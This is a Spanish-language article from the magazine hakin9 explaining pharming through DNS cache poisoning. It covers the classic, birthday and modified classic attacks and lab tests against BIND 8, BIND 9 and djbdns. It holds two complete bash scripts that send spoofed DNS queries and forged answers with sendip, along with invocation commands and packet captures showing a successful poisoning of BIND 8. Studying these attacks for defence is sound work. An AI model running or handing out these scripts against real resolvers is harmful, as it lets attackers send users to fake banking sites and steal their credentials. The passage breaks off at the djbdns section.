


Figura 1. *La interfaz de usuario del programa Firestarter*

Pharming – ataques DNS cache poisoning

Mariusz Tomaszewski



Últimamente, visitar las páginas web de bancos en red y otros sitios similares se ha vuelto peligroso. La introducción de nuestro número de tarjeta de crédito a un formulario que imite a la perfección las páginas del banco puede ocasionar la inesperada desaparición de una parte considerable de nuestra cuenta. Desgraciadamente, este tipo de situaciones tiene lugar con frecuencia, a causa de una nueva forma de ataque conocida como pharming.

El phishing clásico (ver Recuadro *Orígenes del phishing*) consiste en enviar a la víctima mensajes falsos de correo-e que imitan el estilo y contenido de las informaciones enviadas por bancos en red u otras instituciones de confianza. El destinatario puede caer en la trampa y responder al mensaje con informaciones tales como sus datos personales o claves de acceso, que pueden luego ser utilizadas por el ladrón para robar dinero de la cuenta. Otro tipo de phishing se basa en la preparación de páginas web que imitan las del banco, a las que la víctima es redirigida sin su conocimiento. Una de las variantes de este tipo de ataque es el pharming, que no es más que una forma avanzada de phishing.

El pharming se basa en la falsificación de las direcciones IP asignadas a los nombres de dominio y en la introducción de estas informaciones a los servidores DNS. Como resultado, si el cliente de un banco dirige su navegador a la dirección de dominio de la vitrina del banco, en realidad no estará conectándose con el sitio web verdadero, sino con una imitación creada por el estafador. Por lo general, este sitio falso es idéntico al original y la víctima, sin sospechar nada, le confía su nombre y clave de acceso.

Los ataques tipo pharming son particularmente peligrosos, pues no requieren hacer que la víctima colabore de ninguna manera con el ladrón. No hace falta enviarle ningún mensaje de correo-e ni hacer nada que pueda despertar sus sospechas. En este caso todo el ataque se concentra exclusivamente en el servidor DNS (aunque también puede ser

En este artículo aprenderás...

- en qué consiste el pharming,
- cómo llevar a cabo un ataque DNS cache poisoning,
- cómo defenderse del pharming,
- qué servidor DNS es el más seguro.

Lo que deberías saber...

- deberías conocer el funcionamiento básico del protocolo DNS,
- deberías conocer el modelo referencial ISO/OSI,
- deberías tener conocimientos básicos del lenguaje del intérprete de comandos (*shell*).

Orígenes del phishing

El phishing es una forma de fraude electrónico que consiste en robar datos confidenciales del usuario, generalmente a fin de extraer dinero de su cuenta bancaria. El nombre *phishing* fue creado hace alrededor de diez años, cuando la manera más popular de conectarse a Internet era utilizando módem. Uno de los más grandes proveedores de servicios en línea, America Online (AOL), cobraba por sus servicios en base al tiempo de conexión del usuario a la red. Muchos timadores hicieron uso del correo electrónico y de clientes de mensajería instantánea para sonsacar de usuarios legítimos sus identificadores y claves de acceso a estos servicios y así poder gozar de las ventajas de Internet sin tener que pagar por ellas.

Actualmente este tipo de ataque ha evolucionado a formas considerablemente más peligrosas, como la falsificación de servicios transaccionales de bancos, instituciones de procesamiento de pagos electrónicos y subastas de Internet.

realizado en el ordenador local) utilizado por las potenciales víctimas. El objetivo es introducir a la memoria cache del servidor DNS una asignación falsa de una dirección IP al nombre de dominio utilizado por el usuario en su navegador de Internet, con lo que éste será dirigido a una dirección IP errónea en la que estará esperando la falsificación del sitio preparada por el atacante.

Este ataque es conocido como *DNS cache poisoning* (envenenamiento del cache del servidor DNS) y su versión clásica ya fue descrita en *hakin9* (en el artículo de Tomasz Grabowski *DNS spoofing o cómo hacerse pasar por un servidor DNS*, *hakin9* 2/2003). En el presente artículo nos centraremos en el análisis de una de sus variantes, conocida como *ataque del día de cumpleaños* (ing. *birthday attack*), y de una versión modificada del ataque clásico utilizada por el autor. También realizaremos algunas pruebas de la efectividad de ambas formas de ataque sobre los servidores DNS más populares.

Tipos de ataque DNS cache poisoning

Un ataque *DNS cache poisoning* puede ser realizado tanto contra el ordenador personal de un usuario corriente, como contra un servidor DNS. En ambos casos se trata de introducir a la memoria cache una entrada falsa que relacione un nombre de dominio con una dirección IP determinada. Una vez el servidor DNS ha obtenido tal entrada, éste la almacenará por un cierto tiempo (determinado por el parámetro *Time To Live* – TTL – de la respuesta falseada) y regresará a sus clientes la dirección IP almacenada. Análogamente, el servicio *cliente DNS* en Windows 2000/XP regresará al usuario del ordenador local una asignación falsa. Podemos distinguir tres tipos diferentes de ataque DNS cache poisoning: el clásico, el ya mencionado *birthday attack* y una versión ligeramente modificada del tipo clásico.

El ataque clásico

Los análisis del funcionamiento del protocolo DNS y del ataque clásico ya han sido expuestos en el número 2/2003 de *hakin9* por Tomasz Grabowski, así que aquí nos limitaremos a recordar brevemente el mecanismo de funcionamiento de este ataque, a fin de poder compararlo con el del día de cumpleaños.

En un spoofing DNS convencional (clásico) contra un servidor de nombres, es necesario enviar n respuestas falsas a una consulta enviada al servidor DNS por el atacante. En la consulta del DNS al servidor autoritativo de nombres que mantiene el dominio acerca del que pregunta el atacante, el DNS fija el número de identificación ID a un valor del intervalo 1–65535 generado al azar (en los servidores más antiguos este valor no era escogido al azar). Este intervalo es consecuencia de que el campo ID de las consultas DNS ocupa 2 bytes, por lo que su valor no puede ser menor que 1 ni mayor que 65535. Por esta razón, mientras más paquetes falseados envíe el atacante como respuesta, mayor será la probabilidad de que el ataque tenga éxito. Por lo general, la probabilidad (P) de éxito de este tipo de ataque es expresada por la fórmula:

$$P = \frac{n}{65535}$$

Así pues, enviando 65535 paquetes con diferentes valores ID se tiene la seguridad de que uno de ellos corresponderá a la consulta (la probabilidad de éxito es en este caso igual a 1). Claro está que el atacante, además de ajustar el valor del campo ID, debe también colocar en la respuesta el valor correcto de la dirección de origen (la del servidor autoritativo de nombres) y de los puertos de origen y de destino.

La primera de estas condiciones es relativamente fácil de satisfacer, pues el atacante sabe cuáles son los servidores de nombres autoritativos para el dominio de la máquina por la que quiere hacerse pasar. Sin embargo, si existe más de un servidor de éstos, tendrá que prever cuál de ellos será consultado, o enviar al mismo tiempo múltiples respuestas que simulen provenir de todas las direcciones pertinentes. Para tratar de prever qué servidor DNS será consultado, se puede utilizar el valor TTL de los paquetes que regresan la información acerca de los servidores de nombres que manejan un dominio dado. Cada uno de ellos contiene un campo *Time To Live* que indica el tiempo máximo que sus datos pueden ser mantenidos en memoria cache, gracias a lo cual es posible verificar después de cuánto tiempo la información acerca de un servidor dado será eliminada de la memoria cache. Si los valores TTL son diferentes para todos los servidores de nombres, podemos prever después de cuánto tiempo la memoria cache contendrá información acerca de un solo servidor autoritativo para un dominio dado. A partir de ese momento todas las consultas acerca del dominio que






Figura 1. *Ataque del día de cumpleaños (birthday attack)*




Figura 2. *Probabilidad de éxito de un ataque tradicional y de un birthday attack*

interesa al atacante serán dirigidas precisamente a este servidor.

El atacante también sabe que la consulta será enviada siempre al puerto 53 (que es el puerto por defecto del servicio DNS), por lo que éste será colocado en las respuestas como puerto de origen. Lo que puede causar problemas es la previsión o determinación del puerto de destino y, como indican los resultados de las pruebas presentadas más adelante, este puede llegar a ser el mayor obstáculo en la realización exitosa de un ataque *DNS cache poisoning*.

En el caso de los servidores BIND (8 y 9) el puerto de destino no representa ningún problema, dado que BIND utiliza siempre el mismo puerto de destino para enviar todas las consultas del mismo cliente. El atacante puede entonces enviar primero una consulta desde una dirección IP falsa (que será luego utilizada para generar *n* consultas falsas solicitando la resolución del nombre de dominio que se desea capturar) y ver en la respuesta qué puerto ha sido usado por el servidor DNS. Como veremos en los tests realizados, en el caso de los servidores BIND la determinación del puerto de destino no es en absoluto problemático – basta con ponerlo a 53 en las respuestas falsificadas para que BIND las acepte siempre. Por lo tanto, en las respuestas generadas, el puerto de destino y el de origen siempre tendrán el mismo valor: 53.

En el caso del servidor djbdns los puertos de origen en las consultas enviadas por el servidor son siempre escogidos al azar para cada una de las consultas recibidas (tal como los números ID). Por si esto fuera poco, una respuesta falsa será considerada verdadera sólo si su puerto de destino es el que aparecía como puerto de origen en la consulta. Por estas razones es muy difícil llevar a cabo un ataque clásico de *cache poisoning* contra un servidor djbdns.

El ataque del día de cumpleaños

El *birthday attack* se basa en la anomalía matemática conocida como *paradoja del día de cumpleaños*, que es la solución al siguiente problema: *¿cuántas personas hace falta elegir, para que al menos dos de ellas cumplan años el mismo día?* La respuesta es una cantidad sorprendentemente baja: 23. En términos de ataque a un servidor DNS cache, la misma pregunta puede ser formulada de la siguiente manera: *¿cuántas consultas debe realizar el servidor DNS y cuántas respuestas falsas es necesario enviarle para que al menos una de estas consultas y una de las respuestas tengan el mismo número ID con una probabilidad cercana a 1?* La respuesta a esta pregunta es 302. En comparación a 32768 (con este valor la propabilidad del ataque clásico es mayor a 1/2) es un valor mucho menor.

En un ataque de día de cumpleaños el atacante envía *n* respuestas falsas a *n* consultas en lugar de a una sola, como sucede en un ataque tradicional. Las *n* consultas mencionadas deben todas solicitar la resolución del mismo nombre de dominio por parte del servidor DNS atacado. Estas consultas pueden ser enviadas desde una misma dirección IP falseada o desde múltiples direcciones IP generadas al azar, a fin de enmascarar mejor el ataque (ante posibles sistemas IDS, por ejemplo). Lo importante es hacer que todas las consultas se refieran al mismo nombre de dominio.

Algunos servidores de nombres, luego de obtener estas consultas, comenzarán a enviar a su vez una serie de consultas consecutivas al servidor DNS autoritativo que

controla el dominio dado hasta obtener una respuesta correcta. Cada uno de estos paquetes contendrá un número ID generado aleatoriamente. El atacante, al enviar también *n* paquetes (con respuestas falsas, cada una de las cuales contiene también un número ID escogido al azar) tiene mayores posibilidades de éxito. La probabilidad (*P*) de éxito de este tipo de ataque puede ser calculada con la fórmula:

$$P = 1 - \left(1 - \frac{1}{t}\right)^{\frac{n*(n-1)}{2}}$$

donde *t* representa la suma de todos los posibles paquetes de respuesta. En el caso de un ataque *DNS cache poisoning* este valor es igual a 65535 (tantos como posibles valores del campo ID). Si analizamos esta fórmula veremos que ya con 700 paquetes la probabilidad de éxito es de 0,97608. En el caso de un ataque clásico este valor es apenas 700/65535, es decir 0,01068.

Podemos pues ver que este tipo de ataque es extremadamente peligroso, pues requiere enviar una cantidad relativamente pequeña de paquetes en comparación con los 65535 necesarios en un ataque tradicional. Puede ser llevado a cabo efectivamente en Internet, gracias precisamente a la limitada cantidad de paquetes a enviar, lo que se traduce en un tiempo muy corto entre el envío de la consulta al servidor autoritativo y la llegada de la respuesta falsa al servidor atacado. Recordemos que la respuesta falsa debe alcanzar su destino antes que la respuesta verdadera, proveniente del servidor autoritativo de nombres al cual fue dirigida la consulta por parte del servidor DNS atacado. Es, por supuesto, posible retrasar la llegada de la respuesta verdadera, por ejemplo llevando a cabo un ataque DDoS al servidor autoritativo. La Figura 1 muestra el esquema de un ataque de día de cumpleaños.

Un ataque de día de cumpleaños se compone de cuatro fases:

- el atacante envía al servidor DNS cache elegido como víctima una gran cantidad de consultas, con las direcciones IP de origen falseadas, sobre el mismo nombre de dominio (Figura 1, punto 1); si el servidor DNS atacado no mantiene una cola de consultas y por cada consulta recibida envía un paquete al servidor autoritativo de nombres, el atacante tendrá buenas posibilidades de introducir rápidamente una asignación falsa a la memoria cache del DNS,
- el atacante envía al servidor DNS víctima una gran cantidad de respuestas falsas que contienen la asignación de su propia dirección IP al nombre de dominio utilizado en las consultas – en cada uno de estos paquetes coloca un número ID generado aleatoriamente, con lo que aumenta sus probabilidades de éxito (Figura 1, punto 2),
- después de un tiempo, el cliente del servidor DNS atacado envía a éste una consulta solicitando la resolución del nombre de dominio utilizado por el atacante (punto 3),
- el servidor DNS responde utilizando la asignación falsa tomada de la memoria cache (punto 4).




Figura 3. *Esquema de la red de pruebas*

La Figura 2 muestra una comparación de las probabilidades de éxito entre un ataque de día de cumpleaños y uno clásico, en dependencia de la cantidad de respuestas falsas enviadas.

Ataque clásico modificado

El ataque clásico modificado consiste en generar, y luego enviar en un bucle una cantidad determinada (mucho menor a las 65535) de respuestas falsas con números ID generados al azar, de tal manera que con cada iteración del bucle se repitan siempre los mismos números ID. El número de respuestas falsas enviadas en cada ciclo depende del ancho de banda disponible y del intervalo entre las consultas consecutivas enviadas por el servidor DNS al servidor autoritativo de nombres.

En el caso del servidor BIND 9, este intervalo dura alrededor de 30 segundos. El ataque consiste en enviar una cantidad fija de respuestas falsas a cada una de las consultas generadas por el servidor de nombres atacado, suponiendo que la respuesta verdadera no alcanzará a llegar a su destino en un tiempo relativamente largo. En nuestro caso, el número de paquetes así generados varía entre 600 y 1000. De esta manera el atacante envía al servidor DNS escogido como víctima una serie de paquetes que contienen



los mismos números ID para cada una de las partidas de paquetes enviados por éste. Esta manera de realizar el ataque permite intentar el mismo conjunto de números ID con todos los números generados consecutivamente por la víctima. Las pruebas realizadas muestran que con un servidor BIND 9 este tipo de ataque puede ser más efectivo que un ataque clásico.

El proceso de preparación de este ataque puede tener la siguiente forma:

- el atacante genera aleatoriamente una cierta cantidad de números ID (por ejemplo 700),
- el atacante inicia un ataque DDoS contra el servidor autoritativo de nombres que será consultado por el servidor DNS cache, para luego enviar a éste último una consulta solicitando la resolución del nombre de dominio que desea falsificar,
- en el siguiente paso, el intruso comienza a enviar en un bucle el conjunto de los 700 paquetes con los diferentes números ID generados al principio,
- si el servidor DNS cache envía una consulta con un número ID que corresponda a uno de los números ID generados por el atacante en el primer punto, el ataque tendrá éxito y la asignación falsa será introducida a la memoria cache.

Listado 1. *Ejemplo de script para la generación de consultas DNS*

```
#!/bin/bash
domain=$1
# división del nombre de dominio en etiquetas
# (cadenas alfanuméricas delimitadas por puntos)
lght=$( awk -v zm=$domain 'BEGIN {printf split(zm,tab,".")}')
x=1;
# transformación de cada uno de los fragmentos del nombre
# de dominio a su forma hexadecimal
while [ $x -le $lght ]; do
PART=$( awk -v zm=$domain -v zm1=$x 'BEGIN {split(zm,tab,"."); ↵
  printf tab[zm1]}')
HWM=$( awk -v zm=$domain -v zm1=$x 'BEGIN {split(zm,tab,"."); ↵
  printf length(tab[zm1])}')
k1=`printf "%.2x" $HWM`
k2=`printf $PART | od -An -txC`
dom_name=$dom_name$k1$k2
x=$[x + 1]
done
zero=00
dom_name=$dom_name$zero
dom_name=`echo "$dom_name" | tr -d ' '`
# construcción de la sección de consulta DNS
data1=01000001000000000000
data2=00010001
data=$data1$dom_name$data2
cnt=1;
# bucle principal para el envío de las consultas
while [ $cnt -le $4 ]; do
# generación de un número ID al azar
ident=`awk -v seed=$cnt 'BEGIN { srand(seed+srand()); select=1 ↵
  + int(rand() * 65535); print select }'`
ident=`printf "%.4x" $ident`
# construcción de la consulta DNS completa
packet=0x$ident$data
# envío de la consulta DNS solicitando la resolución del nombre
# de dominio por el que el atacante desea hacerse pasar
# a la dirección dada del DNS cache
/usr/local/bin/sendip -p ipv4 -p udp -is $2 -id $3 -us 53 -ud 53 -d $packet $3
cnt=$[cnt + 1]
done
```

Pruebas de algunos servidores DNS cache

La red de pruebas que sirvió para llevar a cabo los ataques DNS cache poisoning se muestra en la Figura 3. El ambiente estaba compuesto de tres ordenadores. Uno de ellos sirvió para ejecutar los siguientes servidores DNS cache:

- BIND versión 8.2.1,
- BIND versión 8.4.6,
- BIND versión 9.3.1,
- djbdns versión 1.05.

También fueron probadas las memorias cache incluidas como parte integral de los clientes DNS de los sistemas Windows 2000 y XP.

Desde el prototipo de ordenador del atacante, bajo el sistema Linux, se lanzaron en cada prueba dos scripts: uno de ellos para generar *n* consultas falsas y el otro para generar *n* respuestas falsas (estos scripts se muestran en los Listados 1 y 2). Una vez realizado el ataque, desde el ordenador del cliente se hizo una consulta acerca del nombre de dominio cuya falsificación era el objetivo del ataque.

En el Listado 1 puede verse el contenido del script *query*, el cual sirvió para enviar las consultas falsas. Es ejecutado de la siguiente manera:

```
$ ./query <nombre_de_dominio> \
  <dirección_ip_falsa> \
  <dirección_ip_dns_atacado> \
  <número_de_paquetes>
```

La opción `nombre_de_dominio` es el dominio por el cual el atacante desea hacerse pasar. La dirección IP de origen, desde la cual serán enviadas las consultas DNS falsas, viene dada por el valor `dirección_ip_falsa`. Como `dirección_ip_dns_atacado` entregamos la dirección IP del servidor DNS cache elegido como víctima. El `número_de_paquetes` indica la cantidad de consultas DNS a generar por el script.

El Listado 2 contiene el script *answer*, que sirve para enviar las

respuestas falseadas. Puede ser lanzado de manera similar al anterior:

```
$ ./answer <nombre_de_dominio> \
  <dirección_ip_falsa> \
  <dirección_ip_dns_atacado> \
  <dirección_ip_dns_autoritativo> \
  <número_de_paquetes>
```

El dominio por el cual el intruso desea hacerse pasar es entregado en el campo `nombre_de_dominio`. La opción `dirección_ip_falsa` contiene la dirección IP que será asignada a este nombre. La dirección IP del servidor DNS cache elegido como blanco del ataque se coloca en el campo `dirección_ip_dns_atacado`, mientras que `dirección_ip_dns_autoritativo` es la dirección IP de uno de los servidores autoritativos para el dominio por el que el atacante desea hacerse pasar (que es la dirección IP de la que debería llegar la respuesta verdadera).

Ambos scripts han sido escritos en lenguaje shell. Utilizan el programa SendIP, versión 2.5-2, el cual es una herramienta preparada para generar paquetes de red.

Listado 2. *Ejemplo de script para la generación de respuestas DNS*

```
#!/bin/bash
# división del nombre de dominio en etiquetas
# (cadenas alfanuméricas delimitadas por puntos)
domain=$1
LGHT=$( awk -v zm=$domain 'BEGIN {printf split(zm,tab,".")}')
x=1;
# transformación de cada uno de los fragmentos del nombre
# de dominio a su forma hexadecimal
while [ $x -le $LGHT ]; do
PART=$( awk -v zm=$domain -v zm1=$x 'BEGIN {split(zm,tab,"."); ↵
  printf tab[zm1]}')
HWM=$( awk -v zm=$domain -v zm1=$x 'BEGIN {split(zm,tab,"."); ↵
  printf length(tab[zm1])}')
k1=`printf "%.2x" $HWM`
k2=`printf $PART | od -An -txC`
dom_name=$dom_name$k1$k2
x=$[x + 1]
done
zero=00
dom_name=$dom_name$zero
dom_name=`echo "$dom_name" | tr -d ' '`
x=1;
# transformación de la dirección IP falsa
# a su forma hexadecimal
while [ $x -le 4 ]; do
ip_part=`echo "$2" | cut -d . -f$x`
ip_part=`printf "%.2x" $ip_part`
false_ip=$false_ip$ip_part
x=$[x + 1]
done
# construcción de la sección de consulta DNS
data1=81800001000100000000
data2=00010001c00c00010001000011b30004
data=$data1$dom_name$data2$false_ip
cnt=1;
# bucle principal para el envío de las respuestas
while [ $cnt -le $5 ]; do
# generación de un número ID al azar.
# Para realizar un ataque clásico modificado
# es necesario sustituir el fragmento srand(seed+srand())
# de la siguiente línea, que comienza con ident, por srand(seed),
# y ejecutar todo el script en un bucle. Esto nos garantiza que
# en cada iteración del bucle los paquetes generados
# contendrán el mismo grupo de números ID.
ident=`awk -v seed=$cnt 'BEGIN { srand(seed+srand()); select=1 ↵
  + int(rand() * 65535); print select }'`
ident=`printf "%.4x" $ident`
# construcción de la respuesta DNS completa
packet=0x$ident$data
# envío de la respuesta DNS que contiene una asignación
# falsa del nombre de dominio a la dirección IP
# a la dirección dada del DNS cache
/usr/local/bin/sendip -p ipv4 -p udp -is $4 -id $3 -us 53 -ud 53 -d $packet $3
cnt=$[cnt + 1]
done
```

BIND 8

Los servidores BIND de la versión 8 (fueron probados dos de ellos: 8.2.1 y 8.4.6) se caracterizan por carecer de cola para las consultas enviadas por sus clientes. Por esta razón cada consulta enviada a un BIND 8, hará que éste envíe a su vez una consulta al servidor que mantiene el dominio al que se refiere la consulta. No importa si en todas las consultas preguntamos siempre por el mismo nombre (como es necesario en un ataque *DNS cache poisoning*), o si todas ellas provienen de la misma o de diferentes direcciones IP. Mientras no llegue la respuesta adecuada, un servidor BIND 8 seguirá generando consulta tras consulta.

Esta situación ha sido presentada en la Figura 4. Vemos allí que por cada una de las consultas generadas por el script *query*, solicitando la resolución de la dirección *www.is.com.pl* y enviadas desde la dirección falseada 130.100.100.100, el servidor DNS cache atacado (dirección 192.168.201.3) envía una consulta al servidor de nombres autoritativo que mantiene el dominio dado (dirección 193.27.198.11).

En los recuadros han sido colocados los números IP aleatorios generados por BIND 8. Dado que las consultas no son puestas en una cola por BIND 8, es posible llevar



```
15:48:39.933426 IP 130.100.100.100.domain > 192.168.201.3.domain:  5438+ A? www.is.com.pl. (31)
15:48:39.946813 IP 192.168.201.3.1025 > 193.27.198.11.domain: 57679+ A? www.is.com.pl. (31)
15:48:40.189506 IP 130.100.100.100.domain > 192.168.201.3.domain:  47859+ A? www.is.com.pl. (31)
15:48:40.199772 IP 192.168.201.3.1025 > 193.27.198.11.domain: 44684+ A? www.is.com.pl. (31)
15:48:40.457760 IP 130.100.100.100.domain > 192.168.201.3.domain:  43519+ A? www.is.com.pl. (31)
15:48:40.467537 IP 192.168.201.3.1025 > 193.27.198.11.domain: 64521+ A? www.is.com.pl. (31)
15:48:40.710521 IP 130.100.100.100.domain > 192.168.201.3.domain:  30314+ A? www.is.com.pl. (31)
15:48:40.715643 IP 192.168.201.3.1025 > 193.27.198.11.domain: 14532+ A? www.is.com.pl. (31)
15:48:40.969575 IP 130.100.100.100.domain > 192.168.201.3.domain:  56333+ A? www.is.com.pl. (31)
15:48:41.001974 IP 192.168.201.3.1025 > 193.27.198.11.domain: 5535+ A? www.is.com.pl. (31)
15:48:41.229214 IP 130.100.100.100.domain > 192.168.201.3.domain:  8201+ A? www.is.com.pl. (31)
15:48:41.256724 IP 192.168.201.3.1025 > 193.27.198.11.domain: 26134+ A? www.is.com.pl. (31)
15:48:41.504422 IP 130.100.100.100.domain > 192.168.201.3.domain:  2832+ A? www.is.com.pl. (31)
15:48:41.521576 IP 192.168.201.3.1025 > 193.27.198.11.domain: 57738+ A? www.is.com.pl. (31)
15:48:41.785256 IP 130.100.100.100.domain > 192.168.201.3.domain:  16726+ A? www.is.com.pl. (31)
15:48:41.817060 IP 192.168.201.3.1025 > 193.27.198.11.domain: 33912+ A? www.is.com.pl. (31)
15:48:42.056354 IP 130.100.100.100.domain > 192.168.201.3.domain:  12005+ A? www.is.com.pl. (31)
15:48:42.082916 IP 192.168.201.3.1025 > 193.27.198.11.domain: 28709+ A? www.is.com.pl. (31)
```

Figura 4. *Generación de consultas consecutivas por parte del servidor BIND 8*

```
[root@localhost root]# ./query www.is.com.pl 130.100.100.100 192.168.201.3 700
```

Figura 5. *Envío de las consultas falsas sobre el mismo nombre de dominio*

```
[root@localhost root]# ./answer www.is.com.pl 200.200.100.100 192.168.201.3 193.27.198.11 700
```

Figura 6. *Envío de las respuestas falsas*

```
18:12:31.205541 IP 193.27.198.11.domain > 192.168.201.3.domain:  22215 1/0/0 A 200.200.100.100 (47)
18:12:31.497193 IP 193.27.198.11.domain > 192.168.201.3.domain:  1905 1/0/0 A 200.200.100.100 (47)
```

Figura 7. *Respuestas falsas enviadas a un servidor BIND*

```
[root@localhost root]# ping www.is.com.pl
PING www.is.com.pl (200.200.100.100) 56(84) bytes of data.
```

Figura 8. *Intento de conexión con la dirección IP falseada*

a cabo un ataque con éxito de día de cumpleaños contra este servidor. Basta lanzar el script *query* y enviar alrededor de 700 consultas acerca del mismo nombre de dominio (Figura 5), generando simultáneamente con el script *answer* aproximadamente 700 respuestas falsas (Figura 6). Con un valor de *n* igual a 700, la probabilidad de éxito de un ataque de día de cumpleaños será, según la fórmula mostrada más arriba, igual a 0,97608, o sea, casi 1.

Las pruebas realizadas demuestran que este ataque es verdaderamente efectivo. Su mayor ventaja es el limitado número de consultas y respuestas falsas que es necesario enviar y el relativamente corto tiempo que esto ocupa, lo que hace aún más fácil lograr introducir una asignación falsa al servidor DNS antes de que la respuesta real logre llegar a destino.

La Figura 7 muestra las respuestas falsas generadas por el script *answer.* Vemos aquí que el atacante quiere asignar al nombre *www.is.com.pl* la dirección falsa 200.200.100.100. Nótese que todas estas respuestas van dirigidas al puerto 53 (la cadena alfanumérica `domain` representa el puerto 53). Este es un error en los servidores BIND (tanto en la versión 8 como en la 9) que simplifica considerablemente el ataque, pues el atacante no necesita preocuparse de enviar sus respuestas a los puertos que aparecían como puertos de origen en las consultas enviadas por el servidor atacado. Lo único que es necesario hacer es acertar el número ID de la consulta DNS.

Una vez realizado el ataque, desde el ordenador del cliente (Figura 3) fue ejecutado el comando *ping* con la dirección *www.is.com.pl.* En la Figura 8 vemos el intento de establecer conexión con la dirección 200.200.100.100. Esta es la prueba de que el ataque tuvo éxito.

BIND 9

A diferencia de los servidores de la versión 8, los BIND de la versión 9 cuentan con una cola de consultas. Por esta razón, si uno de estos servidores recibe más de una consulta solicitando la resolución del mismo nombre de dominio, éste enviará una única consulta al servidor autoritativo de nombres. En la práctica esto imposibilita la realización de un *birthday attack*, dado que la generación de cualquier cantidad de consultas falsas por parte del atacante no tendrá el menor significado. Sin embargo, haciendo uso del hecho de que los BIND 9 – al igual que los BIND 8 – reciben sus respuestas en el puerto 53, es posible en este caso aplicar un ataque clásico modificado. Las pruebas realizadas muestran que las posibilidades de éxito de tal ataque no son muy grandes, pero tampoco son nulas.

djbdns

